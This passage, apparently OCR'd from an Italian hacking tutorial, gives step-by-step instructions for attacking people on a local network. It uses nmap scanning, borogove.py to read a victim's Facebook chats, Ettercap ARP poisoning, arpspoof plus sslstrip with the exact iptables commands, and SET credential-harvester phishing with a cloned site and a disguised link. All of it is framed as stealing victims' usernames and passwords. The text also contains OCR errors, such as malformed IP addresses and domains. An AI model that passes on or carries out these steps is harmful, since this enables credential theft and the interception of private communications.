
nmap -sP -PT80 192.168.0.1-255

Cosi facendo si scansione l'intera rete

Se invece si vuole una ricerca delle porte aperte per host,basta digitare:

nmap <indirizzo ip>

Vedi immagine successiva



Un altro programma davvero utile a riguardo a Kismet (http://www.kismetwireless.net/); questo software è creato appositamente per le reti Wifi e permette di ottenere molti dati a riguardo. Per farlo partire basta digitare da terminale “kismet” e alla domanda Start Kismet Server, premere yes con il tasto invio.

Oltre a Xplico, per visualizzare in chiaro le conversazioni presenti su Facebook, è possibile farlo con un programma non presente in Backtrack, ma disponibile su Internet.


Per trovarlo basta digitare su google borogove.py. Una volta scaricato e copiato nella cartella root, basta aprire il terminale e digitare il seguente comando:

python borogove.py <scheda di dire> <ip vittima> <ip rotuer>

Per esempio

python borogove.py wlan0 192.168.1.2 192.1681.1

Ora le conversazioni, sarà visualizzate sulla schermata.



Quando si richiede di inserire l’interfaccia di rete che si vuole utilizzare, basta digitare quella della periferica Wifi (basta digitare ancora un vola iwconfig da terminale per scoprire quale sia, per esempio wlan0) Dopo aver dato il comando di

invio, il programma ricerca tutte le rete nelle circostanze, per una successiva intrusione.


Per cui invece vuole effettuare una operazione simile ma non con Backtrack, può fare in questo modo.

Quello che sta per essere illustrato, in teoria sarebbe potuto essere inserito nel capitolo precedentemente per la ricerca del bersaglio per craccare una rete Wifi, però è stato inserito in questo capitolo perchè è collegato all'operazione di analisi di una rete, per capire ancora una volta come è composta un LAN e quindi agire di conseguenza.

Se si vuole creare una mappa di tutti le reti presenti nei propri comuni, il compito non è difficile. Ecco cosa si ha bisogno:

- Notebook con periferica Wifi e modulo Bluetooth
- Ricevitore GPS Bluetooh
- Un programma tra inSSIDer 2 o Kismac
- Google Earth per visualizzare la loro posizione

Dopo aver installato un programma tra inSSIDer 2 (per Windows) o Kismac (per Mac os) si accende il ricevitore GPS e lo si collega al PC seguendo la semplice procedura di aggiunta di periferica bluetooth; una volta effettuato il collegamento si apre il programma di "mappatura" si seleziona il modulo e la sua porta com e si preme il tasto start. Adesso muniti di una macchina, effettuando un giro nella zona che si vuole "descrivere" sarà possibile schedare tutte le rete Wifi, sia protetta da password wpa2, wpa , wep, sia quelle libere, per avere una idee di dove è possibile connettersi ad internet, o anche solo per una curiosità statistica. Questo processo prende il nome di wardriving.



Ecco un esempio di scansione con inSSIDer.

Insomma per analizzare una rete c'è davvero l'imbarazzo della scelta.

“Rubare” password nel LAN

In questo capitolo verranno mostrate varie tecniche su come sia possibile rubare password, che vengono digitate da periferiche connesse nella stessa rete

Nei capitolo precedenti abbiamo visto come sia possibile entrare in una rete e avere una idea delle periferiche connesse ad essa. In questo capitolo verranno analizzate le tecniche per poter rubare le password, che vengono utilizzate nel LAN.
Il primo programma che verrà illustrato è Ettercap (http://ettercap.sourceforge.net/)

Questo programma è uno “sniffer” cioè intercetta i pacchetti presenti nella rete e li analizza.

Innanzitutto, dal momento che la maggior parte dei protocolli utilizzati per accedere ad aree riservate è SSL, bisogna fare una piccola modifica al file di Ettercap. Per farlo basta cambiare alcuni linee di comando. Da terminale:

nano /usr/local/etc/etter.conf

e sostituiamo

if you use iptables:

#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

#redir_command_on = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

in

if you use iptables:

redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"

redir_command_on = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"


In poche parole dobbiamo togliere # dal file.

Ora siamo pronti per aprire il programma, che può essere utilizzato sia in modalità grafica, che da terminale.


Per avviarlo digitiamo da terminale:

sudo ettercap -G


Impostiamo il programma andando in Sniff-Unified sniffing , selezionando la periferica che utilizziamo per connetterci alla rete. Il passo successivo è quella di fare una scansione della rete.




Ora ci spostiamo nella tab Hosts e facciamo una scansione, per visualizzare le periferiche connesse alla rete. Dopo pochi secondi, saranno presenti tutti i dispositivi connessi alla LAN, con i relativi ip.



Ora selezioniamo l'indirizzo del Router (di solito è quello che finisce con 1 come ip, nel nostro caso è 192.168.1.1) e lo impostiamo come "add to target 1", mentre il PC da attaccare, lo selezioniamo come Target 2.



Ora andiamo in Mitim, e selezioniamo ARP poisoning, per impostare il tipo di attacco (Man in the middle). Come ultima operazione facciamo parte l'attacco, cliccando su Start-Sniff. Ora aspettiamo che la vittima inserisca i dati che ci servono e il gioco è fatto ! Il nome utente e le password, verranno mostrate nella zona inferiore del programma. Anche questa operazione non è affatto complicato, ma risulta essere molto pericolosa in caso la vittima sia connessa ad una rete pubblica, dove le informazioni non sono protette.



Oltre a Ettercap esiste un'altra applicazione, che si chiama SSLStrip che svolge lo stesso tipo di attacco (Man in the Middle), ma sfruttando un vero e proprio re-indirizzamento del traffico generato da un PC della vittima a quello dell'attaccante. Ora vedremo in pratica cosa dovremo fare.

Da terminale apriamo una nuova sessione e digitiamo

sudo echo 1 > /proc/sys/net/ipv4/ip_forward

(Questo serve per instradare i pacchetti), dove ip_forward è quello del nostro PC.

sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

Questo serve per i pacchetti con cifratura, cioè quelli che sfruttano la porta 443 e 80.

sudo arpspoof -i wlan0 ip_vittima ip_router

Ovviamente wlan0 è la periferica da cui si sta facendo l'attacco, mentre ip_vittima e ip_router vanno sostituiti con quelle che fanno al nostro caso.

sslstrip -a -l 8080 -w file.log

-a registra il traffico cifrato e non che proviene e viene mandato al server

-l specifica la porta su quale SSLStrip deve stare in ascolto

-w specifica il file con estensione log dove viene salvato tutto l'output ,nel nostro caso file.log

Per visualizzare il documento file.log, essendo scritto nella stessa cartella in cui ci troviamo, basta digitare:

cat file.log

cat è il comando usato in Linux per visualizzare il testo di un file.


Ora passeremo ad un programma più semplice da usare. Infatti parleremo di "fake login", termine americano che significa accesso fasullo. Questo strumento ci permetterà di ottenere l'accesso a molti account di posta elettronica,facebook etc... in modo davvero semplice. In poche parole attraverso un programma presente su un PC, simulando un sito simile all'originale, la vittima inserirà nome utente e password, che verranno inoltre sul primo computer, mentre la vittima continuerà a navigare sul sito nel quale ha inserito le credenziali di accesso. Ora passiamo alla pratica !

Il programma da utilizza si chiama "Set" ed è presente in Backtrack.

Per avvialo basta andare in Backtrack-Exploitation Tools-Social Engineering Tools-Social Engineering Toolkit-set.


Il programma si utilizza da terminale, ma risulta essere da verro semplice da utilizzare.

Il passo successivo è quello di impostare l'attacco. Per prima cosa si seleziona 1 e si preme invio.



Con questa scelta abbiamo indicato di utilizzare un Social-Engineering Attacksg. In seguito digitiamo 3 e invio per selezionare Credential Harvester attack Method, Nella parte in altro del terminale, ci viene mostrata una descrizione dei tipi di attacco da utilizzare, per imparare tutte le possibili mosse, per avere piena conoscenza di quello che si sta facendo.

Il passo successivo e quello di digitare 1 e premere invio, per utilizzare un Web Templates già presente in Backtrack; tuttavia possibile copiare il contenuto di un sito, digitando invece 2 (site cloner) e scrivere il nome del sito, per esempio facebook.cok . Una volta fatto ciò, selezioniamo il tipo di sito per cui si vuole rubare le credenziali di accesso. Nel nostro caso faremo 4 e invio.



Ora è stato correttamente impostato il programma set. Il passo successivo è quello di conoscere il l'indirizzo ip della macchina da cui si sta facendo l'attacco; per scoprirlo facciamo iwconfig e troveremo la nostra riposta. Ora basta indurre la vittima ad aprire un link, contente l'indirizzo ip, mascherandolo magari con un codice html o uno shortlink e il pc sotto attacco mostrerà sul monitor un sito totalmente identico a quello che la vittima pensa di essere collegata, la quale inserirà nome utente e password e il gioco è fatto !

